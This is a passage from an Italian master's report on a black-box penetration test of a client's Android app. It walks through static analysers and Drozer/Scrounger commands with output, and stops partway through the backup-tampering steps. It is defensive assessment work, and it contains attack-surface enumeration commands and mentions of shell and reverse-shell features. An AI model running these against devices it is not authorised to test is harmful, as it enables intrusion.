



UNIVERSITÀ DI PISA  
Dipartimento di Ingegneria dell'Informazione

Master di I livello in Cybersecurity


Project Work Aziendale  
presso Florence Consulting Group

**TITOLO ITALIANO**

**CANDIDATO: MARCO BURACCHI**

*Tutor Aziendale: Alessandro Maulà*  
*Tutor Accademico: Dr. Gianpiero Costantino*

Anno Accademico 2018-2019

Candidato: Marco Buracchi: *Titolo italiano*, Master di I livello in Cybersecurity,  Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International (CC BY-NC-SA 4.0) , Università di Pisa, Anno Accademico 2018-2019

---

## INDICE

---

1	ANALISI STATICHE	5
1.1	MARA Framework . . . . .	5
1.2	SUPER Android Analyzer . . . . .	7
1.3	QARK . . . . .	9
2	ANALISI DINAMICHE	11
2.1	Drozer . . . . .	11
2.1.1	Utilizzo . . . . .	12
2.2	Scrounger . . . . .	14
2.2.1	Utilizzo . . . . .	15
3	RISULTATI	17
3.1	Codice non offuscato . . . . .	18
3.1.1	Descrizione della vulnerabilità . . . . .	18
3.1.2	Contromisure . . . . .	18
3.2	Possibile backup . . . . .	19
3.2.1	Descrizione della vulnerabilità . . . . .	19
3.2.2	Contromisure . . . . .	20
3.3	Attività di logging . . . . .	21
3.3.1	Descrizione della vulnerabilità . . . . .	21
3.3.2	Contromisure . . . . .	21
3.4	Uso di librerie esterne . . . . .	22
3.4.1	Descrizione della vulnerabilità . . . . .	22
3.4.2	Contromisure . . . . .	22
3.5	Permessi pericolosi . . . . .	22
3.5.1	Descrizione della vulnerabilità . . . . .	22
3.5.2	Contromisure . . . . .	23
3.6	No pinning SSL . . . . .	24
3.6.1	Descrizione della vulnerabilità . . . . .	24
3.6.2	Contromisure . . . . .	24
3.7	Connessioni non sicure . . . . .	25
3.7.1	Descrizione della vulnerabilità . . . . .	25
3.7.2	Contromisure . . . . .	25
3.8	Possibile screenshot . . . . .	26
3.8.1	Descrizione della vulnerabilità . . . . .	26
3.8.2	Contromisure . . . . .	27
3.9	Activity esportata . . . . .	27

3.9.1	Descrizione della vulnerabilità . . . . .	27
3.9.2	Contromisure . . . . .	28
3.10	Non rileva emulatori/debuggers/root . . . . .	28
3.10.1	Descrizione della vulnerabilità . . . . .	28
3.10.2	Contromisure . . . . .	28
4	APPLICAZIONE CONTRAFFATTA . . . . .	29
4.1	Introduzione . . . . .	29
4.2	Esecuzione . . . . .	29
4.3	Soluzione . . . . .	33
A	OWASP MOBILE TOP 10 RISKS . . . . .	34
	Acronimi . . . . .	38

---

## INTRODUZIONE

---

L'azienda Florence Consulting Group presso la quale ho svolto il tirocinio ha sviluppato per un proprio cliente un'applicazione Android. In questo lavoro sono riportate le procedure svolte al fine di effettuare un assessment di sicurezza di questa applicazione ed i risultati ottenuti. Sono qui contenute tutte le informazioni inerenti il processo di discovery delle vulnerabilità, l'attività di PT<sup>1</sup> e le possibili contromisure da adottare.

L'attività di PT è stata eseguita con l'approccio *black box*; infatti l'unica risorsa a disposizione è l'apk originale dell'applicazione (fornito direttamente dagli sviluppatori) ed è stato simulato il comportamento di un attaccante entratone in possesso. Sono stati utilizzati numerosi strumenti automatici che verranno dettagliati nelle successive sezioni.

Oltre all'esecuzione di scansioni statiche direttamente sul pacchetto apk, l'applicazione è stata installata su uno smartphone *Nexus 4* dotato di sistema operativo *Android 5.1.1* (Lollipop) per poter eseguire analisi dinamiche sul suo comportamento a run-time.

In conclusione, è stata creata una versione malevola dell'applicazione, indistinguibile dall'originale, contenente una backdoor alla quale è possibile collegarsi da remoto. Questa applicazione, una volta installata e lanciata, permette ad un attaccante esterno di connettersi al dispositivo della vittima e di acquisirne il controllo totale in maniera completamente trasparente all'utente legittimo.

Il testo è organizzato come segue:

- Nelle sezioni 1 e 2 vengono rispettivamente presentati gli strumenti utilizzati per effettuare le scansioni statiche e dinamiche.
- Nella sezione 3 vengono presentati e commentati i risultati delle scansioni effettuate.
- Nella sezione 4 viene presentata l'applicazione contraffatta, il suo utilizzo e le sue potenzialità.

---

<sup>1</sup> Penetration Testing

- In appendice è riportata la lista "*mobile top 10 risks 2016*" stilata da OWASP<sup>2</sup>, il riferimento principale per questo lavoro.

---

<sup>2</sup> Open Web Application Security Project

---

## ANALISI STATICHE

---

In questa sezione verranno presentati gli strumenti utilizzati per effettuare le scansioni statiche. I risultati verranno aggregati e commentati insieme a quelli delle analisi dinamiche nella sezione 3.

### 1.1 MARA FRAMEWORK




Figura 1: MARA Framework

Il primo strumento utilizzato è stato MARA<sup>1</sup> Framework(figura 1)[1]. Questo framework unisce vari strumenti comunemente utilizzati per effettuare reverse engineering ed analisi di applicazioni mobili. MARA è particolarmente focalizzato sulle minacce indicate dalla OWASP Foundation[2] come più diffuse e pericolose. Le operazioni che permette di fare sono le seguenti:

- Reverse engineering dell'apk
- De-offuscamento dell'apk
- Analisi dell'apk

---

<sup>1</sup> Mobile Application Reverse engineering and Analysis

- Analisi del manifest
- Analisi del codice sorgente

L'esecuzione dell'analisi di MARA sull'apk si compone di vari passi (figura 2a) e si può vedere come si concentri particolarmente sulle vulnerabilità indicate dalla OWASP Foundation.



Figura 2: Alcune delle operazioni effettuate da MARA.

Il primo passo effettuato è il reverse engineering dell'apk. Al suo interno, MARA ha a disposizione strumenti come *apktool*, *baksmali*, *enjarify* e *jadx*, in grado di ricavare il codice sorgente partendo dall'apk. Come si può vedere dalla figura 3, è stato effettivamente ottenuto il codice sorgente dell'applicazione che può essere analizzato tramite strumenti automatici (lo stesso MARA lo fa) o manualmente.

Successivamente si passa all'analisi del manifest, controllando activities, receivers e services eventualmente esportati. Vengono verificati i permessi ed altre opzioni ritenute pericolose o compromettenti (backup, debug, ecc.). Vengono estratti e controllati i certificati ed analizzato il codice sorgente alla ricerca di bug o comportamenti malevoli. Dopo queste verifiche preliminari, vengono eseguiti i controlli principali su cui si basa MARA; l'OWASP top 10 mobile (figura 2b). Come ultimo passo, vengono effettuati altri controlli standard come l'utilizzo di primitive crittografiche obsolete, utilizzo di connessioni non sicure, ecc.



```
SplashScreen.java
1 package md5146f6bdb715599e366c9b557dc48e893;
2
3 import android.app.Activity;
4 import android.os.Bundle;
5 import java.util.ArrayList;
6 import mono.android.IGUserPeer;
7 import mono.android.Runtime;
8 import mono.android.TypeManager;
9
10 public class SplashScreen extends Activity implements IGUserPeer {
11     public static final String __md_methods = "n_onCreate:(Landroid/os/Bundle;)V:GetOnCreate_Landroid_os_Bundle_Handler\n";
12     private ArrayList refList;
13
14     private native void n_onCreate(Bundle bundle);
15
16     static {
17         Runtime.register("T d.SplashScreen, T d", SplashScreen.class, __md_methods);
18     }
19
20     public SplashScreen() {
21         if (getClass() == SplashScreen.class) {
22             TypeManager.Activate("T d.SplashScreen, T d", "", this, new Object[0]);
23         }
24     }
25
26     public void onCreate(Bundle bundle) {
27         n_onCreate(bundle);
28     }
29 }
```

Figura 3: Codice sorgente ottenuto.

## 1.2 SUPER ANDROID ANALYZER

Il secondo strumento utilizzato è stato SUPER<sup>2</sup> Android Analyzer (figura 4) [3].



Figura 4: SUPER logo.

SUPER è un'applicazione a riga di comando, scritta in linguaggio Rust, che analizza files di tipo apk in cerca di vulnerabilità. È in grado di effettuare il reverse engineering dell'apk ed applicare una serie di regole per determinare l'effettiva presenza di vulnerabilità all'interno dell'applicazione.

La particolarità di RUST è la sua estrema estensibilità. Tutte le regole sono infatti memorizzate in un file (*rules.json*) ed è sempre possibile modificare quelle esistenti o crearne di nuove. Un esempio di regola potrebbe essere la seguente:

---

<sup>2</sup> Secure, Unified, Powerful and Extensible Rust Android Analyzer

```

{
  "regex": "\\..getExternal(?:Storage|FilesDir)(?:\\(.*\\))?",
  "permissions": [
    "android.permission.WRITE_EXTERNAL_STORAGE"
  ],
  "criticality": "high",
  "label": "Write-Read in external storage",
  "description": "App can read\\/write in external storage. Any
    app can read data written in external storage.",
  "include_file_regex": ".java$"
}

```

Codice 1.1: Esempio di regola SUPER

Utilizzando questa regola, se viene trovata una porzione di codice che rispecchia il valore nel campo *regex* e viene garantito il permesso specificato nel campo *permissions* (in questo caso WRITE\_EXTERNAL\_STORAGE), allora viene rilevata una vulnerabilità con livello di criticità *high* (campo *criticality*) e viene fornita la descrizione presente nel campo *description*.




Figura 5: Report di SUPER

La scansione con SUPER genera un file html (figura 5) nel quale, oltre a trovare informazioni di base sull'applicazione, è presente la lista delle vulnerabilità riscontrate che in questo caso sono una di livello alto ed una di livello medio. Espandendo la sezione relativa ad ogni vulnerabilità presente nel report, viene riportata la porzione di codice affetta dalla stessa (figura 6).



Figura 6: Porzione di codice affetta dalla vulnerabilità

### 1.3 QARK



Figura 7: QARK

L'ultimo strumento utilizzato è stato QARK<sup>3</sup> [4] (figura 7). Le vulnerabilità sulle quali si concentra maggiormente sono le seguenti:

- Componenti esportati inavvertitamente
- Intent vulnerabili ad intercettazioni
- Scorretta validazione dei certificati X.509
- Creazione di files world-readable o world-writeable
- Attività che possono far filtrare informazioni
- Utilizzo di Intent sticky
- Invio non sicuro di Broadcast Intents
- Informazioni hard-coded all'interno del codice
- Configurazioni potenzialmente vulnerabili delle WebView

<sup>3</sup> Quick Android Review Kit

- Tapjacking
- Applicazioni che abilitano il backup
- Applicazioni debuggabili
- Supporto ad API non aggiornate o con vulnerabilità note

La particolarità che contraddistingue QARK è la possibilità di generare comandi ADB<sup>4</sup> o interi apk in grado di sfruttare alcune delle vulnerabilità rilevate.

Il risultato dell'analisi di QARK, viene fornito tramite un file html (figura 8) contenente l'elenco dei singoli problemi rilevati, la relativa descrizione e il file che li origina.




Figura 8: Risultati forniti dalla scansione di QARK.

---

## ANALISI DINAMICHE

---

In questa sezione verranno presentati gli strumenti utilizzati per effettuare le scansioni dinamiche. I risultati verranno aggregati e commentati insieme a quelli delle analisi statiche nella sezione 3.

### 2.1 DROZER



Figura 9: Drozer

Drozer[5] è un software open source, rilasciato e mantenuto da MWR InfoSecurity e licenziato tramite BSD. Drozer permette di assumere il ruolo di un'applicazione Android installata all'interno del dispositivo e di interagire con le altre applicazioni presenti.

Attraverso l'utilizzo di un agent Drozer si può fare tutto quello che un'applicazione installata nel dispositivo può fare (interagire con la Dalvik VM, utilizzare il meccanismo di IPC<sup>1</sup> ed interagire col sistema operativo sottostante). L'agent fungerà da interfaccia di amministrazione remota e rappresenterà un'applicazione non privilegiata. L'agent richiede un solo permesso al sistema operativo: il permesso INTERNET, necessario per aprire la socket e connettersi con la console o il server.

Drozer è in grado di costruire contenuti malevoli per eseguire exploit su vulnerabilità note e di caricarle sull'agent.

---

<sup>1</sup> Inter-Process Communication

A seconda dei permessi concessi all'applicazione vulnerabile, Drozer è in grado di installare un agent completo, iniettare un agent limitato dentro al processo relativo all'applicazione o generare una reverse shell.

La particolarità di Drozer sta nell'assoluta indipendenza da strumenti come ADB o AAPT<sup>2</sup> che richiederebbero una connessione USB al dispositivo. Essa avviene infatti esclusivamente tramite rete (di default sulla porta TCP:31415).

### 2.1.1 Utilizzo

Drozer è in grado di eseguire avariate azioni:

- **Ricavare le informazioni sui pacchetti installati nel dispositivo.** Questo comando dispone di numerosi filtri come ad esempio quello sui permessi richiesti. Nella figura 10 sono state listate le applicazioni che richiedono il permesso RECORD AUDIO tra le quali compare anche l'applicazione che stiamo testando.

```
dz> run app.package.list -p RECORD_AUDIO
com.google.android.youtube (YouTube)
com.google.android.googlequicksearchbox (Google)
com.google.android.apps.docs.editors.slides (Presentazioni)
com.android.soundrecorder (Registratore suoni)
com.google.android.marvin.talkback (Android Accessibility Suite)
com.google.android.apps.inputmethod.hindi (Immissione hindi di Google)
com.google.android.instantapps.supervisor (Google Play services for Instant Apps)
com.android.chrome (Chrome)
com.google.android.gms (Google Play Services)
com.android.musicvis (Sfondi visualizzazione musica)
com.google.android.inputmethod.korean (Immissione coreano di Google)
com.google.android.inputmethod.pinyin (Immissione pinyin di Google)
com.google.android.ears (Sound Search per Google Play)
com.google.android.keep (Note di Keep)
com.google.android.talk (Hangouts)
com.android.phone (Telefono)
com.google.android.GoogleCamera (Fotocamera)
dz>
```

Figura 10: Elenco di applicazioni che richiedono il permesso RECORD AUDIO.

- **Ricavare le informazioni su un singolo pacchetto.** Il comando utilizzato nella figura 11 permette di ricavare le informazioni di base di qualsiasi applicazione installata nel dispositivo. In questo caso sono le informazioni riguardanti l'applicazione testata.

<sup>2</sup> Android Asset Packaging Tool

```

dz> run app.package.info -a T [redacted] d
Package: T [redacted] d
Application Label: T [redacted] d
Process Name: T [redacted] d
Version: 1.0
Data Directory: /data/data/T [redacted] d
APK Path: /data/app/T [redacted] d-1/base.apk
UID: 10086
GID: [3003, 1028, 1015]
Shared Libraries: null
Shared User ID: null
Uses Permissions:
- android.permission.INTERNET
- android.permission.CAMERA
- android.permission.FLASHLIGHT
- android.permission.ACCESS_NETWORK_STATE
- android.permission.CHANGE_NETWORK_STATE
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.READ_PHONE_STATE
- android.permission.SET_DEBUG_APP
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.CAPTURE_VIDEO_OUTPUT
- android.permission.CAPTURE_SECURE_VIDEO_OUTPUT
- android.permission.CAPTURE_AUDIO_OUTPUT
- android.permission.WRITE_SETTINGS
- android.permission.RECORD_AUDIO
- android.permission.READ_USER_DICTIONARY
- android.permission.ACCESS_WIFI_STATE
Defines Permissions:
- None

```

Figura 11: Informazioni sull'applicazione testata.

- **Identificare la possibile superficie d'attacco di un'applicazione.** Questo comando cerca componenti esportati (activities, broadcast receivers e content providers) o per i quali è attivata la modalità di *debug*. Nell'applicazione sotto test, si può notare come l'unico componente esportato sia l'activity principale (figura 12) e che la modalità di debug non sia attiva su alcun componente.

```

dz> run app.package.attacksurface T [redacted] d
Attack Surface:
  1 activities exported
  0 broadcast receivers exported
  0 content providers exported
  0 services exported

```

Figura 12: Analisi della superficie d'attacco.

- **Elencare e lanciare tutte le activities esportate da un'applicazione.** L'esecuzione dei due comandi riportati in figura 13 rispettivamente, elencano tutte le activities esportate da un'applicazione e le eseguono. Nel nostro caso, l'unica activity esportata è quella che carica la schermata principale e la sua esecuzione fa semplicemente partire l'applicazione.

```

dz> run app.activity.info -a T[REDACTED]d
Package: T[REDACTED]d
md5146f6bdb715599e366c9b557dc48e893.SplashScreen
Permission: null
dz> run app.activity.start --component T[REDACTED]d md5146f6bdb715599e366c9b557dc48e893.SplashScreen
dz>

```

Figura 13: Elenco delle attività ed esecuzione.

- **Interagire con i *content providers*.** È possibile listare ed interagire con i content providers esportati dalle applicazioni. Drozer fornisce anche uno scanner che mette insieme diverse tecniche per trovare paths ed inferire liste di possibili URI accessibili. È in grado anche di effettuare SQL injection se vengono rilevati database SQLite. Purtroppo nell'applicazione testata non sono presenti content providers e il risultato è vuoto (figura 14).

```

dz> run app.provider.info -a T[REDACTED]d
Package: T[REDACTED]d
No matching providers.

```

Figura 14: Elenco dei provider esportati.

- **Interagire con i servizi.** Come per i content providers, è possibile interagire con i servizi esportati. Anche in questo caso però, l'applicazione non presenta servizi esportati e quindi il risultato è vuoto (figura 15).

```

dz> run app.service.info -a T[REDACTED]d
Package: T[REDACTED]d
No exported services.

```

Figura 15: Elenco dei servizi esportati.

- **Opzioni avanzate.** Ulteriori comandi permettono di eseguire operazioni avanzate. *shell.start* ad esempio, fa partire una shell linux interattiva sul dispositivo oppure *tools.setup.busybox* vi installa *busybox*.

## 2.2 SCROUNGER

Scrounger[6] è uno strumento multiplatforma (Android e iOS) dall'utilizzo simile a *Metasploit*. Si presenta infatti con una console dal-





Figura 16: Scrounger.

la quale è possibile eseguire dei comandi ed è composto da svariati moduli che permettono di automatizzare molte azioni necessarie nell'assessment di sicurezza di una applicazione mobile. È anche possibile scrivere i propri moduli ed eseguirli nella console principale del programma.

### 2.2.1 Utilizzo

Quando viene lanciato, Scrounger si presenta con una console molto simile a Metasploit dalla quale possiamo ad esempio elencare tutti i possibili moduli che riguardano Android (figura 17).

```
root@marco:~# scrounger-console
Starting Scrounger console...

scrounger > list android
```

Module	Certainty	Author	Description
analysis/android/allow_backup	100%	RDC	Checks if the application has 'allowbackup' enabled
analysis/android/arbitrary_redirection	80%	RDC	Checks if the application's webviews are vulnerable to arbitrary redirection
analysis/android/browsable	100%	RDC	Reports the browsable activities and URIs
analysis/android/debuggable	100%	RDC	Checks if the application is set as debuggable
analysis/android/debugger_detection*	75%	RDC	Checks if the application detects debuggers
analysis/android/delete_cached_files	80%	RDC	Checks if the application's webviews delete cached files
analysis/android/emulator_detection	70%	RDC	Checks if the application implements emulator detector
analysis/android/encrypted_shared_preferences*	70%	RDC	Looks into the shared preference files and tries to check if the contents are encrypted
analysis/android/fragment_injection	50%	RDC	Checks if the application is vulnerable to fragment injection attacks
analysis/android/full_analysis	100%	RDC	Runs all modules in analysis and writes a report into the output directory
analysis/android/javascript_bridge	100%	RDC	Checks if the application implements javascript bridge
analysis/android/javascript_enabled	100%	RDC	Checks if the application's webviews enable javascript
analysis/android/latest_sdk	100%	RDC	Checks if the application targets the latest sdk
analysis/android/logcat	100%	RDC	Checks if the application is logging any details to logcat
analysis/android/min_sdk	100%	RDC	Checks if the application supports outdated sdks
analysis/android/native_libs*	100%	RDC	Checks if the application uses native libraries
analysis/android/obfuscation	50%	RDC	Looks into the application's small code and tries to check if the contents are obfuscated
analysis/android/permissions	75%	RDC	Checks if the application requires dangerous permissions
analysis/android/provider_path_traversal*	80%	RDC	Tests exported providers for path traversal vulnerabilities
analysis/android/provider_sql_injection*	80%	RDC	Tests exported providers for sql injection vulnerabilities
analysis/android/root_detection	60%	RDC	Checks if the application has root detection
analysis/android/screenshot_prevention	40%	RDC	Checks if the application has screenshot protection flags
analysis/android/secret_codes	90%	RDC	Checks for secret codes in the application
analysis/android/ssl_pinning*	50%	RDC	Checks if the application implements ssl pinning
analysis/android/third_party_keyboards	50%	RDC	Checks if the application implements third-party keyboard detection
analysis/android/unencrypted_communications	75%	RDC	Checks if the application uses unencrypted communications
analysis/android/weak_ciphers	100%	RDC	Checks if the application is using deprecated ciphers
analysis/android/world_readable_files*	70%	RDC	Looks for world readable files in the application's data directory
analysis/android/world_writable_files*	70%	RDC	Looks for world writable files in the application's data directory
misc/android/app/apktool.yml	100%	RDC	Returns the contents of the application's apktool.yml in object format
misc/android/app/data*	100%	RDC	Pulls the application's data from a remote device
misc/android/app/jar	100%	RDC	Decompiles the APK dex classes into a JAR file
misc/android/app/manifest	100%	RDC	Returns the contents of the application's AndroidManifest.xml in object format
misc/android/app/source	100%	RDC	Reverses the application java classes from the JAR file
misc/android/app/start*	100%	RDC	Launches an application on the remote device
misc/android/decompile_apk	100%	RDC	Decompiles an APK file into the output directory
misc/android/make_debuggable*	100%	RDC	Makes an application debuggable by changing the AndroidManifest.xml file
misc/android/pull_apk*	100%	RDC	Pulls the APK file from a remote device
misc/android/recompile_apk	100%	RDC	Recompiles a decompiled application
misc/android/sign_apk	100%	RDC	Recompiles a decompiled application

Figura 17: Moduli Android.

Se volessimo verificare la possibilità di effettuare backup della nostra applicazione, potremmo utilizzare il modulo *analysis/android/allow-backup* (figura 18).

```

scrounger > use analysis/android/allows_backups
scrounger analysis/android/allows_backups > show options
Global Options:
  Name      Value
  ----      -
  debug     False
  device    False
  verbose   False
  output

Module Options (analysis/android/allows_backups):
  Name      Required Description      Current Setting
  ----      -
  decompiled_apk True      local folder containing the decompiled apk file

scrounger analysis/android/allows_backups > set decompiled_apk /root/.Progetti/.../scrounger/scrounger-results/T...d.decompiled/

scrounger analysis/android/allows_backups > run
2019-11-15 15:48:23 - manifest : Checking for AndroidManifest.xml file
2019-11-15 15:48:23 - manifest : Creating manifest object
2019-11-15 15:48:23 - allows_backups : Analysing application's manifest
[+] Analysis result: Application Allows Backups (Severity: Low)
    Should Be Reported: Yes

```

Figura 18: Un modulo di Scrounger.

Tramite il modulo *android/full-analysis* è possibile eseguire automaticamente tutti i moduli inerenti ad Android. Per utilizzarlo è necessario collegare un device (meglio se con disponibilità dei privilegi di root) tramite adb che verrà utilizzato da Scrounger come ambiente di test nel quale installerà ed eseguirà l'applicazione da controllare.

È possibile utilizzare Scrounger anche direttamente da linea di comando (figura 19) ed è infatti in questa modalità che è stata eseguita l'analisi dell'applicazione (l'opzione *-f* indica proprio il modulo *full-analysis*).

```

root@marco:~/Progetti/nsk/scrounger# adb devices
List of devices attached
021dee521d9567ba    device

root@marco:~/Progetti/nsk/scrounger# scrounger -f ../originale/T...apk -d 021dee521d9567ba
2019-11-16 16:17:37 - cli : Preparing arguments
2019-11-16 16:17:37 - cli : Preparing devices
2019-11-16 16:17:37 - cli : Preparing module
2019-11-16 16:17:37 - cli : Installing APK
2019-11-16 16:19:03 - cli : Decompling APK
2019-11-16 16:19:03 - decompile_apk : Creating decompilation directory
2019-11-16 16:19:03 - decompile_apk : Decompling application
2019-11-16 16:19:47 - manifest : Checking for AndroidManifest.xml file
2019-11-16 16:19:47 - manifest : Creating manifest object
2019-11-16 16:19:47 - cli : Reading Manifest
2019-11-16 16:19:47 - manifest : Checking for AndroidManifest.xml file
2019-11-16 16:19:47 - manifest : Creating manifest object
2019-11-16 16:19:47 - cli : Setting Identifier
2019-11-16 16:19:47 - cli : Getting App's Source
2019-11-16 16:19:47 - jar : Creating output directory
2019-11-16 16:19:47 - jar : Getting application's jar
2019-11-16 16:20:22 - source : Creating source directory
2019-11-16 16:20:22 - source : Getting application's source
2019-11-16 16:21:01 - cli : Setting Options
2019-11-16 16:21:01 - cli : Running Analysis
2019-11-16 16:21:01 - full_analysis : Running all Android analysis modules
2019-11-16 16:21:01 - javascript_enabled : Identifying smali directories
2019-11-16 16:21:01 - javascript_enabled : Analysing application's smali code
2019-11-16 16:21:05 - manifest : Checking for AndroidManifest.xml file
2019-11-16 16:21:05 - manifest : Creating manifest object
2019-11-16 16:21:05 - allows_backups : Analysing application's manifest
2019-11-16 16:21:05 - delete_cached_files : Identifying smali directories
2019-11-16 16:21:05 - delete_cached_files : Analysing application's smali code
2019-11-16 16:21:06 - delete_cached_files : Analysing WebViews

```

Figura 19: Full analysis.

Una volta terminata la scansione, i risultati vengono visualizzati a schermo e viene generato un report in formato *JSON*.

---

## RISULTATI

---

In questa sezione verranno presentati i risultati ottenuti dalle varie scansioni.

Vulnerabilità	MARA	SUPER	QARK	Drozer	Scrounger
Codice non offuscato	✓			✓	
Possibile backup	✓	✓	✓		✓
Attività di Logging	✓		✓		✓
Uso librerie esterne	✓				✓
R/W memoria esterna		✓	✓		✓
No pinning SSL					✓
Webviews vulnerabili					✓
Connessioni non sicure	✓	✓	✓		
Possibili screenshot					✓
Non rileva debuggers					✓
Activity esportata	✓		✓	✓	
Non rileva emulatori					✓
Permessi pericolosi	✓	✓			✓
Non controlla root					✓

Tabella 1: Sommario risultati.

Nella tabella 1 sono state raccolte le principali vulnerabilità rilevate indicando per ognuna il tool responsabile della sua individuazione. Passiamo adesso ad un'analisi più approfondita dei risultati.

Nome	Dimensione	Tipo
FilePrintDocumentAdapter.java	3,7 kB	Codice sorgente Java
MainActivity.java	2,4 kB	Codice sorgente Java
MainApplication.java	4,4 kB	Codice sorgente Java
PdfViewRenderer.java	2,2 kB	Codice sorgente Java
PdfViewRenderer_PdfWebChromeClient.java	1,9 kB	Codice sorgente Java
SplashScreen.java	1,4 kB	Codice sorgente Java

Figura 20: File JAVA ottenuti dall'apk.

### 3.1 CODICE NON OFFUSCATO

#### 3.1.1 Descrizione della vulnerabilità

Un'applicazione Android viene definita vulnerabile al *reverse engineering* quando un attaccante può essere in grado di effettuare una delle seguenti operazioni[7]:

- Risalire al codice sorgente originale partendo dai file binari
- Ottenere il contenuto di una *string table* binaria
- Eseguire analisi *cross functional*

L'offuscamento del codice è quel processo tramite il quale viene modificato l'eseguibile in maniera tale da non essere più facilmente interpretabile dall'attaccante mantenendo le stesse funzionalità dell'originale.

Partendo dal presupposto che con adeguati sforzi ed abbastanza tempo si può rivelare il codice sorgente di pressoché qualunque applicazione Android tramite reverse engineering, su quella testata non è stato applicato alcun processo di offuscamento. Tale mancanza ha permesso la decompilazione dell'apk originale quasi ad ogni strumento a mia disposizione (figura 3 e 20).

Le possibili varianti di offuscamento sono tantissime e variano dalla ridenominazione di variabili o funzioni (figura 21a), alla crittazione delle stringhe (figura 21b), all'inserimento di codice inutilizzato o alla modifica del flusso di esecuzione.

#### 3.1.2 Contromisure

È consigliabile utilizzare una o più tecniche di offuscamento del codice. È importante notare che l'utilizzo di alcune di queste tecniche

Original Source Code Before Rename Obfuscation	Reverse-Engineered Source Code After Rename Obfuscation
<pre>private void CalculatePayroll (SpecialList employeeGroup) {     while (employeeGroup.HasMore()) {         employee = employeeGroup.GetNext (true);         employee.UpdateSalary();         DistributeCheck (employee);     } }</pre>	<pre>private void a(a b) {     while (b.a()) {         a = b.a(true);         a.a();         a(a);     } }</pre>

(a)

Original Source Code Before String Encryption	Reverse-Engineered Source Code After String Encryption
<pre>... MessageBox.show("Invalid Authentication - Try Again") ...</pre>	<pre>... MessageBox.show(a.b("YβΣη.Δπσ⊙L∞,fin•ωff")) ...</pre>

(b)

Figura 21: Esempi di offuscamento del codice.

può comportare un calo delle prestazioni a causa delle operazioni di decodifica.

Esistono strumenti specifici in grado di applicare automaticamente le tecniche principali lasciando all’utente l’unico compito di trovare il giusto compromesso tra offuscamento e prestazioni.

3.2 POSSIBILE BACKUP

```
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<application android:allowBackup="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:theme="@style/AppTheme" android:name="com.example.myapplication">
    <provider android:authorities="com.example.myapplication.provider" android:exported="false" android:grantUriPermissions="true" android:name="android.support.v4.content.FileProvider">
        <meta-data android:name="android.support.FILE_PROVIDER_PATHS" android:resource="@xml/file_paths"/>
    </provider>
</application>
```

Figura 22: Estratto dal manifest.

3.2.1 Descrizione della vulnerabilità

Come visibile in figura 22, è presente nel manifest l’opzione:

*android:allowBackup="true"*

Con questa opzione attiva è possibile effettuare un backup completo dell’applicazione che, con i privilegi di root, può comprendere anche le *shared preference*, tutti i file, i database e l’apk stesso.




Figura 23: Formato backup app Android.

Analizzando poi la struttura di un backup Android (figura 23) e sapendo che nell'intestazione non è presente alcun riferimento ai dati contenuti nel backup, diventa chiara l'esposizione ad un attacco che permette di modificare i dati contenuti nel backup e reinserire la nuova versione modificata nel dispositivo. Tale attacco può essere riassunto in questi passaggi:

- Ottenere il backup (tramite adb ad esempio)
- Separare i dati dall'intestazione del backup
- Modificare a piacimento i dati dell'applicazione
